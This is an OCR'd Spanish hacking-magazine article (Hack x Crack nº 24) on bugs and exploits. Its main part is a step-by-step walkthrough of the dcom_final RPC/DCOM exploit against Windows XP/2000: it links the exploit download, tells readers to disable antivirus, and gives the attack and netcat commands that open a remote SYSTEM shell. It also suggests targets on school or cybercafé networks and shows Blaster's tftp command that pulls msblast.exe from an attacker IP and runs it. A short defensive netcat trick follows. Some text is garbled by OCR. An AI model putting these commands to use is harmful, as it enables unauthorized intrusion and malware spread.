
HACK X CRACK: BUGs Y EXPLOITs AL DESCUBIERTO :)
PC PASO a PASO
CURSO DE FIREWALLS: IPTABLES
PROTEGIENDO UNA RED DE EMPRESA
DESVELAMOS
LO QUE OTROS INTENTAN
OCULTAR
CURSO DE TCP/IP: LA CAPA IP
DIRECCIONES DE RED Y ENCAMINAMIENTO
PAQUETES
LOS CUADERNOS DE
HACK X CRACK
www.hackxcrack.com
technical STYLE
DreamsGraphicsPowering
EXPLOIT dcom_final: APRENDE A UTILIZARLO !!!
DCOM + NETCAT = SHELL REMOTA
¿NO SABES HACKEAR CON LOS EXPLOITS?: ESO SE HA ACABADO !!!
PRACTICAS DE HACK REALES PASO A PASO
LILO Y GRUB: PROTECCION INSUFICIENTE !!!
AUMENTA LA SEGURIDAD DE TU LINUX
LINUX HACKEADO: JUGANDO CON LOS RUNLEVELS
número 24
3 SERVIDORES ON LINE PARA TUS PRACTICAS DE HACK
LOS MEJORES ARTÍCULOS GRATIS EN NUESTRA WEB
HACK X CRACK - HACK X CRACK - HACK X CRACK - HACK X CRACK
Nº 24 -- P.V.P. 4,5 EUROS
00024
8 414090 202756
PC PASO A PASO: DIRECCIONES IP A FONDO (DESCUBRE SU VERDADERO ROST





LOS BUGS Y LOS EXPLOITS ESOS PEQUEÑOS BICHOS Y DIABLOS

POR ENRIQUE A.G. (NETTING)

Si en el número pasado de PC PASO A PASO no te quedó claro el tema de los exploits, espera a leer este artículo. Más claro y sencillo IMPOSIBLE!!!
Aprenderás a utilizar un exploit y conseguir una shell remota en un "PC Víctima"

0.- Introducción:

Hola amig@s, algunos ya me conoceréis de los foros de HaCKxCRaCK (www.hackxcrack.com), sin duda uno de los mejores lugares donde podrás aprender infinidad de cosas sobre la informática en sí y por supuesto uno de los mejores foros para pasar un buen momento con la mejor gente del mundo, que hacen que el foro sea un verdadero sueño para todos, a todos ellos una y mil veces más ¡¡GRACIAS!!

En este artículo sobre ***bugs*** y ***exploits*** nos acercaremos a estos bichitos y diablillos. Os explicaré el significado de cada término y unas cuantas cosillas más, pero seguramente por lo que más te vas a interesar, es por las practicas que vamos a realizar....

Te enseñare paso por paso cómo se copia el **Blaster** en un PC, como defenderte ante él, como entrar en equipos remotos que se encuentren en ethernet e Internet...Te enseñare a hacer un D.O.S. a cualquier máquina operativa de ethernet e Internet...

Aunque tenía pensado explicar otro tema en la segunda práctica de este artículo, al final tendremos que aplazarlo al mes que viene por falta de espacio. El proximo mes explicaré un bug y un exploit actual y algo del gusano **"Sasser"** que actúa bajo esta vulnerabilidad... Y todo gracias a los bugs y exploits

1.- ¿Qué es un Bug?

La palabra Bug en inglés significa "bicho o insecto de pequeño tamaño", según el New Hacker's Dictionary (3ª ED: 4.0.0, MIT Press, 1996).

La aparición de dichos bichos, comienza en los tiempos en que las computadoras ocupaban habitaciones enteras. Las esos tiempos (sobre 1948), la primera aparición documentada de la palabra bug en informática se produjo cuando un insecto (bugs = bichos) se introdujo en un relé de una máquina del Naval Surface Warfare Center provocando un error.

En realidad, bug se utiliza para cualquier tipo de transtorno en una máquina. Se remonta al siglo XIX, a la época del telégrafo. De ahí pasó a la electricidad (se encuentra en un manual popular de 1896), estaba en uso en radares durante la Segunda Guerra Mundial...

Bug significaba cualquier funcionamiento anómalo de una máquina o un circuito, causado por un insecto o no, por eso fue adoptando rápida y profusamente por el mundo informático (donde abundan las sorpresas desagradables en los programas). Por eso, actualmente cuando un software (programa) tiene un fallo, se dice que contiene un bug o error.

Hoy en día es muy común encontrar como significado de bug: agujero o fallo de seguridad que contiene un software (programa) en momento de ejecución, y que nos permite obtener el control sobre PCs remotamente a través de ethernet o Internet.

Pero esto no es del todo cierto, ya que un bug puede ser tanto un agujero o falla de seguridad, como un error que provoque un mal funcionamiento del programa o la finalización de dicho programa, entre otras muchas posibilidades.

Normalmente, a aquellos a los que solucionan estos errores se les llama de**bug**gers, que viene a significar algo como "solucionadotes" de bugs / errores.

2.- ¿Cómo se encuentran los bugs?

Cuando un programa es distribuido (ya sea de forma gratuita, libre o privada), es normal que se encuentren vulnerabilidades importantes. Es muy común hoy en día que las primeras versiones de un programa contengan gran cantidad de bugs.

Esto es debido fundamentalmente a:

- Una mala programación.
- Unas insuficientes pruebas de funcionamiento.

Digamos que cuando un programa (por ejemplo un Sistema Operativo como "tu querido Windows") cae en manos de los investigadores (es decir, de verdaderos hackers), estos investigan el funcionamiento interno de dicho programa.

Hacen infinidad pruebas y descubren errores (bugs). También crean programas que demuestran:

- por un lado la existencia de estos bugs
- y por otro cómo una persona malintencionada podría beneficiarse del mismo... ya sabes... la obtención de shells (la famosilla ventana negra), D.O.S (denegación de servicios), buffer overflows (desbordamientos de pila)...

3.- ¿Qué Sistema Operativo contiene más bugs?

Según la firma mi2g, especializada en seguridad informática, afirma que el 44 % de los bugs (agujeros de seguridad) reportados en los últimos 10 meses pertenece a productos de Microsoft, seguidos de Linux con un 19% de las vulnerabilidades. Lejos queda Mac OS, de Apple, que sólo concentra el 1,9 % de los agujeros de seguridad informados.

4.- ¿Qué es un exploit?

Ahora sí que sí Definir el término exploit en una revista como esta puede provocar que algunos dejen de comprarla para siempre (típica definición lamer) y otros se queden boquiabiertos (típica explicación técnica de un par de páginas que nadie llega a entender).

Nosotros vamos a definir el término exploit "**a nuestra manera**", nada mejor que un ejemplo simple pero directo:

Imagina que eres el afortunado propietario de un decodificador del CANAL+. Como no tienes mucho dinero, solo contrataste el PACK BÁSICO, es decir, que solo ves unos 20 canales de los 200 que hay (mal rollo, ¿verdad?)

El decodificador tiene en su interior una serie de rutinas (programas) que te permiten decodificar la señal de tu pack contratado (una birria de pack). Imagina que los programadores no son muy buenos y hubiesen cometido muchos errores al programar las rutinas que controlan el decodificador.

Imagina que (ya se que soy pesado, pero la imaginación es buena), un buen día, vienen tus primos de visita (esos "odiosos" diablillos de 5 años) y empiezan a "aporrear" los botones del mando de tu decodificador. Para tu sorpresa, a partir de ese momento puedes ver TODOS los canales, los 200 canales!!!

Existe un error en las rutinas del decodificador (un bug), y tus "queridos primos" han sido capaces de sacarle un provecho a ese error mediante una **serie de acciones** (pulsar una determinada combinación de botones). Esa **serie de acciones** es un exploit.

Esperamos que incluso los más puristas acepten este ejemplo y, por extensión, esta definición. Sabemos que es SIMPLE con mayúsculas (ridículamente SIMPLE), pero... **¿verdad que todos lo hemos entendido?**

Si queremos profundizar en el tema nos encontraremos con todo tipo de posturas (algunas muy radicales) y montaremos un debate de los "calentitos", de los que suelen acabar "a tortazos".

Algunos llegan incluso a defender posturas, digamos... "interesantes". Por ejemplo diciendo que un exploit es una "capacidad añadida a un programa", es decir, que los programadores de la rutina del decodificador pusieron ahí (consciente o inconscientemente) esa posibilidad y que por lo tanto ES LEGAL utilizar el exploit y ver los 200 canales sin pagar!!! Hombre... es una manera de verlo... pero recuerda lo siguiente (que LA LEY lo tiene muy claro):

"Recuerda que la utilización de un exploit sin la supervisión/aprobación del administrador del sistema puede ser considerado (lo es) un delito y está penado con fuertes multas y/o prisión/cárcel"

En la revista PC PASO A PASO número 23 pudiste meterte de lleno en este tema y "mancharte las manos"

LAS PRACTICAS:

1.- Introducción:

Ahora que ya hemos "hablado" un poco sobre los bugs y los exploits, empezaremos con las prácticas.

En estas prácticas YO utilizare dos equipos con Windows XP profesional, dentro de una red casera conectados por un switch... pero para realizar las prácticas no te hará falta que tengas dos PCS, bastara con uno en el que corra un sistema Windows XP / w2k.



Si dispones de...

Si dispones de piezas sueltas (restos de anteriores PCs) suficientes para motar un PC y no sabes por donde empezar, pásate por los foros de hackxcrack (www.hackxcrack.com) y en la sección F.A.Q encontraras un hilo: **"GUIA: Montado PCS desde 0, (HARDWARE)"**, ahí podrás encontrar cómo montar PCs muy fácilmente con unas piezas mínimas.

Cito esto ahora porque, durante varios artículos de la revista, sería de gran ayuda disponer de varios PCS para entender perfectamente los artículos y poder meterte más en las prácticas. Y en este artículo te recomiendo que puedas hacer las prácticas en una red de dos PCs, por temas de reinicio del S.O...

2.- ¿Cómo se copia el MBlaster en un PC?

Antes de nada, parto con la idea de que todos conocéis o sabéis quien es BLASTER. Si eres de los despistadillos, o mejor dicho, de los Súper despistadillos que no sabe nada del tema, pásate por www.google.com y entérate de que va el asunto...

MBlaster es un virus / gusano... que se aprovecha de un bug de los sistemas operativos de Microsoft en sus versiones XP/w2k/2003. Se aprovecha de una falla en el RPC (**R**emote **P**rocedure **C**all, en castellano Llamada de Procedimiento Remoto).

El RPC es (simplificando mucho el tema) un protocolo de los S.O. Windows para que un software que se inicia en una máquina sea accesible a los servicios de otra máquina conectado en red.

El bug se manifiesta a la hora del intercambio de solicitudes (mensajes) entre dos PCS donde uno actúa de servidor y otro de cliente. Debido a un insuficiente control sobre el formato de estos mensajes, un usuario malintencionado puede crear un mensaje que provoque "efectos no deseados"

Los puertos por los que interactúa o escucha este protocolo son los puertos 135 en TCP / UDP y 139, 445, 593 en TCP

La forma en que los exploits se aprovechan de este bug es enviando un código malicioso, que junto con el mal control del formato, hace que se produzca los conocidos Buffers Overflows (desbordamientos de pila), después es insertado un código que nos permite poder obtener una shell de system32.

Ahora que ya sabemos en que consiste esta vulnerabilidad, como dicen en mi pueblo, "poñamos as mans a obra" (Pongamos manos a la obra).

El MBlaster se aprovecha de este bug gracias a un EXPLOIT que ahora voy a comentar y a explicar para que luego puedas entender las prácticas del MBLASTER.

3.- Aprendiendo a utilizar el exploit dcom_final:

El exploit que vamos a utilizar es conocido, por lo menos por mí, como dcom_final, el nombre viene de: DCOM (**D**istributed **C**omponent **O**bject **M**odel, en castellano Componente Modelo de Objeto Distribuido), que viene a ser es un protocolo que proporciona un conjunto de interfaces a los clientes y servidores para comunicarse entre sí.

¿Por que este nombre "**dcom_final**"? Porque en realidad el bug afecta a la interface DCOM (y lo de final, no hace falta mencionarlo xDDD).

Podrás descargarte el exploit en: (ejecutable compilado)

http://www.cyruxnet.org/download/rpcdcom/dcom_final.zip
También podrás encontrarlo en http://www.hackxcrack.com

Si te fijas, el EXPLOIT viene comprimido en formato zip, yo lo voy a descomprimir en la siguiente ruta: **"C:\dcom_final"**



Si dispones de...

Si tienes un antivirus funcionando, vas a tener que desactivarlo para hacer las prácticas, porque empezará a cantar como un loco, y según el antivirus (caso del Panda) puede eliminarte el exploit. Pero tranquilo que esto no es ningún virus.

Si te fijas, dentro de la carpeta dcom_final encontraras un ejecutable: **dcom.exe** (te lo repito, NO ES UN VIRUS, NO CORRES PELIGRO por mucho que tu antivirus lo detecte como tal ¿vale?

Si lo intentas ejecutar con los dos clicks de siempre, veras que se ejecuta una ventana negra pero que al cabo de unas décimas de segundo la ventanita negra finaliza, tranquilos que esto es normal...

Para ejecutar el exploit **tendremos que ejecutarlo mediante una consola** (llámalo como quieras: cuadro de comandos, "ventanita negra", ventana MS-DOS, SHELL...), creo que ya todos sabréis de que estoy hablando porque en la revista ha salido esto mil y una veces. Estoy hablando de **cmd.exe** (Interprete de comandos).

Venga, **ejecuta la consola**, ¿Cómo?... ¿Qué no sabes como...? Pues es muy sencillo: pulsa sobre el "botón inicio" luego sobre "ejecutar..." escribe "**cmd.exe**" y pulsa enter, y así **ya tenemos nuestra famosa ventanita negra**...

Lo siguiente que debemos hacer es acceder a la ruta donde hemos descomprimido el exploit (dcom_final):

- escribe en la ventanilla negra "**cd**" y luego la ruta donde tienes el exploit (en mi caso "**c:\dcom_final**"). Entonces, yo tendré que escribir "**cd c:\dcom_final**" (y pulsamos enter).

Ahora hacemos un "**dir**" para saber como se llama el exploit, DCOM.exe. Pues venga, escribe "**dir**" (y pulsa enter).

Ahora que ya estamos en la ruta necesaria y ya sabemos cómo se llama el exploit, ejecutémoslo. ¿Cómo...? Pues simplemente escribiendo el **nombre** y su **extensión**, venga, escribe "**dcom.exe**" (y pulsa enter). Al ejecutar el exploit nos aparecerá esto:





Nota para novatos

NOTA PARA NOVATOS (y a mucha honra con eso de novatos, todos somos eternos aprendices):

Si no sabes qué es eso de las **extensiones** de los archivos, es hora de que te vayas enterando…

Todos los archivos en sistemas Windows están compuestos por:

- un **nombre** (por ejemplo "**setup**")
- un punto "**.**"
- y una **extensión** (hay muchas, por ejemplo la conocidísima "**exe**")
- RESULTADO: **setup.exe**

El nombre nos sirve para que tanto los usuarios como el mismo ordenador sepan distinguir los distintos archivos dentro de un mismo directorio. El "**.**" le sirve al ordenador pasa saber que a partir de él se termina el nombre del archivo y que la siguiente cadena es la extensión. La **extensión** le sirve al ordenador para saber con qué tipos de archivos vamos a trabajar (ejecutable, librerías, imágenes, etc.).

Por ejemplo, los archivos terminados en:
*.exe ------> Simbolizan un ejecutable
*.jpg ------> Simbolizan una imagen
*.txt ------> simbolizan un texto
…

Y todavía quedan más, cada extensión tiene un objetivo simbólico. En nuestro caso el exploit es un **ejecutable**, es

decir, su extensión es *.exe.

Te recomiendo que si no tienes ni idea sobre el tema, que te leas algo sobre él, es muy interesante y muy básico. Para encontrar información www.google.com

Apunte Importante: *Si cuando accedes a una carpeta con un montón de archivos NO PUEDES VER SUS EXTENSIONES, es porque nuestro querido Bill Gates oculta las extensiones por defecto. Pásate por el foro y pregunta cómo se puede hacer para que el Windows muestre las extensiones de los archivos. No merece la pena gastar páginas en explicarlo y, de paso, conoces a la peña del foro (www.hackxcrack.com)*

Ahora ya hemos ejecutado el **exploit**, pero aun no lo hemos lanzado contra nadie. Para hacer un ataque necesitamos saber como mínimo dos cosas:

- ¿Qué sistema operativo tiene la victima?
- ¿Qué IP tiene la victima?

En mi caso la "victima" (el PC que va a ser atacado) tiene un Windows XP y la IP 192.168.0.2




Si quieres...

Si quieres hacer las prácticas en un solo PC, la víctima eres tú mismo (es decir, el PC que estés utilizando). En este caso la IP deberá se obligatoriamente la 127.0.0.1 y el Sistema Operativo, el que tengas, obvio. Si no sabes por qué la IP debe ser obligatoriamente la 127.0.0.1, te recomiendo leer artículo de TCP/IP que hay en este mismo número 😉

Si estas practicando en una red (como la del colegio o la de un caber) y no sabes la IP del PC víctima, solo tienes que abrir otra ventanilla negra y poner "**Net view**". Ahí te aparecerán todos los PCS que pertenecen al grupo de trabajo y que se encuentran operativos en este momento. Normalmente todos tienen un nombre con un nº, para poder diferenciar unos de otros, aunque no tiene porque ser así...

Imagínate que el nombre de la víctima que quieres atacar es AE2, entonces tendrás que hacerle un Ping para sacar su IP. ¿Cómo? Muy sencillo, escribe en la **shell** (pantallit negra) "**Ping AE2**" (y pulsa enter). Si te fijas aparecerá unos números separados por puntos, esa es la IP de l víctima, aquí tienes un ejemplo con la víctima "HACK"



Lo que se encuentra encuadrado es la IP del PC "HACK" "HACK"es el nombre del host (PC) víctima al cual hemo lanzado el **ping**.

Ahora ya estamos preparados para lanzar el exploit Tendremos que poner en la shell lo siguiente

"**dcom.exe <TARGET ID> <TARGET IP>**

- "**dcom.exe**" se utiliza para que la shell sepa quié es el guapo que va a ejecutar los parámetros que va a continuación del programa que vamos a ejecutar (e guapo 😉), en este caso **<TARGET ID> <TARGE IP>**"
- "**<TARGET ID>**" Es una variable numérica que e exploit (dcom.exe) utiliza, para saber qué Sistem Operativo tiene la víctima, solo hay dos posibilidades
  - "**0**" Windows w2k (Windows 2000)
  - y "**1**" Windows XP.
- "**<TARGET IP>**" Es la variable que le indica al explo qué IP debe atacar.

Es decir, que lo que tenemos que escribir en la she (ventanita negra) es:
"**Dcom.exe 1 192.168.0.2**"

Bueno, esto es en mi caso, en el tuyo solo tienes qu sustituir el **<target ID>** por "**0**" (en caso de que ataque a un Windows w2k) y la IP de la víctima por l correspondiente (si solo tienes tu PC, recuerda que la I debe ser 127.0.0.1).

Si todo ha ido bien, el exploit nos mandara un mensaj como este:



El mensaje es el que esta en el rectángulo de color verde, viene a ser donde se va a producir el Buffer Overflow, para que el exploit sepa en que dirección debe atacar/actuar.

Si te fijas he seleccionado con otro rectángulo de color rojo, otro mensaje que nos manda el **exploit**, esto nos quiere decir que mandemos un **Netcat** a la IP 192.168.0.2 (en mi caso) por el puerto 4444 (en el caso de todo el mundo).



En otros números...

En otros números de PC PASO A PASO ya se ha explicado cómo utilizar **netcat**. En este artículo simplemente tienes que seguir nuestros pasos, pero si tuvieses algún tipo de duda posteala en el foro (www.hackxcrack.com).

Puedes descargarte el programa NETCAT desde la Web de Hack x Crack, para que no te pierdas ---> http://www.hackxcrack.com/programas/nc.zip

Pues vamos al tema. Tenemos que lanzar un **netcat** a la IP **192.168.0.2** en el puerto **4444**. Para hacer esto:


- **abre otra shell** (exactamente igual que hicimos antes, con esta ya tendremos dos ventanitas negras en nuestro escritorio)
- escribe en la nueva ventanilla negra "**cd**" y luego la ruta donde tienes has descomprimido el netcat (en mi caso "**c:\netcat**"). Entonces, yo tendré que escribir "**cd c:\netcat**" (y pulsamos enter).
- escribe **dir** y pulsa enter (igual que antes), de esta forma podrás ver que hay un archivo llamado **nc.exe**. Sí, lo has adivinado, ese archivo es el **NETCAT**☺
- **escribe nc IP-Victima 4444**" y pulsa enter. En mi caso escribiré **nc 192.168.0.2 4444**



Ni se te pase...

Ni se te pase por la cabeza cerrar la ventana donde está corriendo el EXPLOIT, pues si cierra esa ventana NO podremos conseguir una shell de system32. Recuerda que hemos dicho que ahora deben haber dos "ventanitas negras" en tu escritorio.

Si te fijas, al ejecutar la instrucción **nc 192.168.0.2 4444",** el netcat nos proporciona una shell de system32:





Nota para novatos

NOTA PARA NOVATOS (y de nuevo, a mucha honra con eso de novatos, que todos somos eternos aprendices):

Aunque te parezca que la "ventanita negra" que tienes delante no ha cambiado prácticamente en nada, existe una diferencia MUY IMPORTANTE: Acabas de entrar en el PC 192.168.0.2

A partir de ahora, **cualquier comando que introduzcas en esa ventana será ejecutado en el PC 192.168.0.2**. Si por ejemplo haces un simple **dir**, el listado de archivos que obtendrás no será los que tienes en tu PC, sino los del PC VICTIMA. **ACABAS DE CONSEGUIR UNA SHELL REMOTA !!!**


Como novato (o no), en Internet habrás encontrado una y mil veces la siguiente pregunta: ¿qué es una shell? ¿Cómo puedo conseguir una cuenta shell? ¿cómo puedo hackear un PC mediante un exploit y obtener un acceso a un sistema por línea de comandos? y bla, bla, bla!!!

Las respuestas a este tipo de preguntas suelen ser de lo más "divertidas" Tú ya nunca tendrás que enfrentarte a esas preguntas y sus "divertidas" respuestas: Tú acabas de utilizar un exploit a partir del cual (y gracias al netcat) has conseguido un acceso **shell remoto.**

Ruego paciencia a los veteranos de la revista, pero debemos ser conscientes de que mucha peña hace tiempo que está perdida. Los nuevos lectores se encuentran con textos que prácticamente es como si les hablasen en una "lengua muerta"... ya, ya... no se han leído las revistas anteriores... pero también debemos tenerles en cuenta.

Pues a partir de aquí solo tienes que echar tu cabeza a funcionar, porque ya tienes un control más que suficiente para hacer lo que quieras en la víctima, como en su momento hizo el creador del MBlaster (en el siguiente punto te enseñare como actúa el MBlaster).

Pero antes recordarte unas cuantas cosillas muy importantes, **¡¡estate atento!!.**
Para salir de la shell que el netcat nos a proporcionado debemos escribir "exit" o pulsar la cruz de la ventanita negra. **En ese instante se producirá un D.O.S. (denegación de servicios) en la máquina Víctima, en otras palabras, que le saltara una ventana como esta:**



En la imagen se verá un cronometró que al llegar a cero provocara que el PC Víctima sea reiniciado. Lo que provoca el D.O.S en la máquina víctima es la finalización de la shell donde corre el netcat.

Si tu equipo (atacante) no esta parcheado contra este bug, solo podrá hacer un ataque por cada vez que sea reiniciado, es decir, que solo podrá atacar a una máquina una vez.

Si tu equipo quiere atacar a otras máquinas deberá reiniciarse. Esto es debido a que cuando se lanza el exploit y se cierra, los puertos quedan "fritos" tanto los de la máquina atacante como los de la máquina víctima, **except si el atacante está parcheado, entonces podrá realiza numerosos ataques**.

Con esto ya hemos terminado este punto, y ahora que y sabes utilizar el exploit te vas a divertir mucho con e siguiente apartado, donde podrás usar lo explicado par hacer "tus cositas".

4.- ¿Cómo se copia el Blaster desde un P a otro PC? ¿Cómo es posible que este viru se transmita de un PC a otro PC sin qu nadie se de cuenta? Ni siquiera es necesari que el usuario ejecute un archivo o abr un e-mail!!!

Esta es una de las típicas preguntas que ningún informátic desea contestar. Sí, bueno, hay respuestas tipo "estándar que si es debido a los agujeros del sistema, que si so errores que permiten la entrada de código malicioso, qu si los hackers son muy malos, que si las puertas traseras.

NO!!! Ninguna de esas respuestas responde a l pregunta. De hecho, es IMPOSIBLE que una person cualquiera (sin los conocimientos adecuados) entienda l respuesta que puedas darle. Nosotros vamos a explicarlo como siempre, con ejemplos



Lo explicado...


Lo explicado a continuación no pretende ser una descripción técnica del funcionamiento del virus BLASTER, rogamos que "los puristas" nos disculpen por las licencias que nos tomaremos desde ahora hasta el final del artículo.

Nuestra intención es hacernos entender!!! (o al menos intentarlo)

Pongámonos en situación:

- Tenemos un **PC Infectado** por el BLASTER y, po supuesto, su dueño no tiene ni idea.
- Tenemos un **PC Víctima** esperando ser infectad

PASO 1: Desde un PC Infectado, lo primero que hace e Blaster es escanear unos determinados rangos de IPS mirar si los PCs que hay tras esas IPs son vulnerables



PASO 2: El **PC Infectado** finalmente localiza a un **PC Vulnerable**. Al **PC Infectado** a partir de ahora lo llamaremos **PC Atacante**, puesto que iniciará un ataque contra el PC Víctima.

¿Qué tipo de ataque? Pues lo que hará el **PC Atacante** es mandar al **PC Victima** el exploit que hemos estudiado en este mismo artículo, exactamente igual que hemos hecho nosotros antes ☺



PASO 3: Una vez lanzado el exploit sobre la víctima, se obtiene una **shell remota** tipo system32, es decir:

- se lanza el Exploit (PASO 2)
- y después se usa el netcat para obtener una shell remota (PASO 3)

Todo exactamente igual a lo que hicimos en este mismo artículo, la única diferencia es que el PC INFECTADO no muestra ninguna ventanita, todos los pasos son automáticos y todo lo hace en modo oculto.

Piensa que el virus BLASTER es un programa como cualquier otro, el código del BLASTER abre y ejecuta programas en modo oculto, como todos los virus ☺

A partir de este momento, el virus BLASTER (PC Infectado) tiene el control total del PC Victima gracias al shell remoto, exactamente igual que hicimos nosotros (y no me cansaré de repetirlo ☺).



PASO 4: Ahora el BLASTER puede hacer lo que quiera con su víctima a base de comandos. Podría hacer un **dir** y enviar el listado de archivos del PC Victima a un FTP del Polo Norte, borrar archivos, hacer que se abra una página concreta en el Internet Explorer, ... pero NO, el programador del virus desea que su virus se propague por todo el mundo de forma automática, así que... ¿Qué hace el Blaster entonces? Pues copiarse en el PC de la víctima... ☺ ... ¿Cómo...?

1. Mediante la **shell** de system32 y en la ruta predeterminada ("c:\windows\systen32"), el Blaster se prepara para ejecutar en el PC Víctima un servicio predeterminado de Windows, en concreto un **Cliente TFTP**.

Sí, el ya conocido **tftp.exe** explicado en el nº 2 de los cuadernos de HackxCrack... ahhhhhiii que tiempos aquellos...

2. Blaster tiene montado un **Servidor TFTP** en el **PC Atacante** (en este caso con una **IP 62.57.25.112)** escuchando por el **puerto 69**.

¿Y qué hace un Cliente TFTP con un Servidor TFTP? ☺

3. El BLASTER, mediante la shell remota, hace que el PC víctima (mediante el **Cliente TFTP**) "se coja" el archivo **msblast.exe** que se encuentra en el **Servidor TFTP32**. Lógico ¿verdad?

Esto lo hace introduciendo en la **shell remota** el siguiente comando:

c:\windows\system32> **tftp.exe -i IP_del_servidor_a_la_escucha get nombre_del_archivo_a_subir**

Donde tftp.exe es el **Cliente TFTP** que hay en todos los sistemas Windows. En este caso estamos ejecutando el Cliente TFTP de la víctima (es un archivo llamado tftp.exe que está en la ruta c:\windows\system32).

Donde **-i** se especifica en el modo de transferencia de binario. En modo binario el archivo se transfiere literalmente byte a byte.

Donde **IP_del_servidor_a_la_escucha** es la IP del host a la escucha. Es la IP del PC ATACANTE, que tiene un Servidor TFTP activado. Este Servidor TFTP tiene el archivo **msblast.exe** (una copia del virus Blaster) preparadito para ser servido

Donde **get** se utiliza para "coger" el archivo X del host a la escucha y "pegarlo" en el host víctima. (El caso inverso sería **PUT**, que haría la misma función que **GET** pero al revés, por si quisiésemos "robar" un archivo de la víctima y copiarlo en el PC Atacante)

Donde **nombre_del_archivo_a_subir** es nombre del archivo que deseamos copiar en el PC Victima (en este caso **msblast.exe**).

Como ya hemos dicho, una vez ejecutada esta instrucción (en nuestro caso sería **tftp.exe -i 62.57.25.112 get msblast.exe)**, el archivo **msblast.exe** "subirá" al PC Víctima.

4. El BLASTER (PC Atacante, mediante la shell remota, ejecutará el comando **start** (comenzar, empezar) **nombre_del_archivo**. En nuestro caso particular ejecutará el comando **"start msblast.exe".**

En ese instante el PC Víctima es infectado por el virus BLASTER. Una vez el PC Víctima sea reiniciado pasará a comportarse como el PC Atacante y vuelta a empezar. En poco tiempo, este virus azotó TODO EL PLANETA (sistemas Windows, por supuesto).



5.- En verdad, ¿Qué NO es el MBlaster?

¿Porque este apartado? Por que mucha gente confunde lo que es el virus BLASTER en sí con la forma de autocopiarse...

Muchos usuarios de Internet piensan que el Blaster es el "virus" que provoca que se reinicie el PC (en otras palabras, D.O.S, Denegación de servicios); pero eso no es cierto. E realidad lo que provoca un D.O.S en la víctima es l desconexión de la shell del netcat, NO el "virus" en s

6- Esquivando MBlaster / dcom_final ¡¡MANUALMENTE!!

En este punto aprenderemos a esquivar a MBlaster o a Exploit dcom_final con una simple línea con netcat.

¿Cómo se hace esto...? Muy simple, la verdad es que n tiene mucha ciencia, pero es muy interesante, ya vera porqué...

Si te acuerdas, cuando te explique el **exploit Dcom_fina** te dije que teníamos que lanzar un **netcat** al host víctim por el **puerto 4444**, ya que **este es siempre el puert que usa el dcom_final**.

Con esto quiero que llegues a la conclusión de que s sabemos por qué puerto consigue la shell de system32. ¿Qué pasaría, si dejaras un netcat a la escucha por es puerto (4444), en nuestra máquina, ahora la máquin víctima?...

Para dejar el netcat a la escucha solo tienes que pone estos parámetros:

nc -vv -L -p 4444 (y te quedara algo como esto



Ahora que tenemos el nectcat a la escucha, imagínate qu nuestro sistema es vulnerable y que va ser atacado po MBlaster...



Para poder...

Para poder realizar las prácticas en varios PCs solo tienes que determinar cual es la máquina víctima y cual la máquina atacante, después solo tienes que:

- poner en la máquina víctima un netcat a la escucha en el puerto 4444 (más arriba tienes los parámetros para dejar netcat a la escucha)
- en la máquina atacante tienes que lanzar el exploit contra la máquina víctima como te hemos explicado en el punto 3 de las prácticas: "Aprendiendo a utilizar el dcom_final".

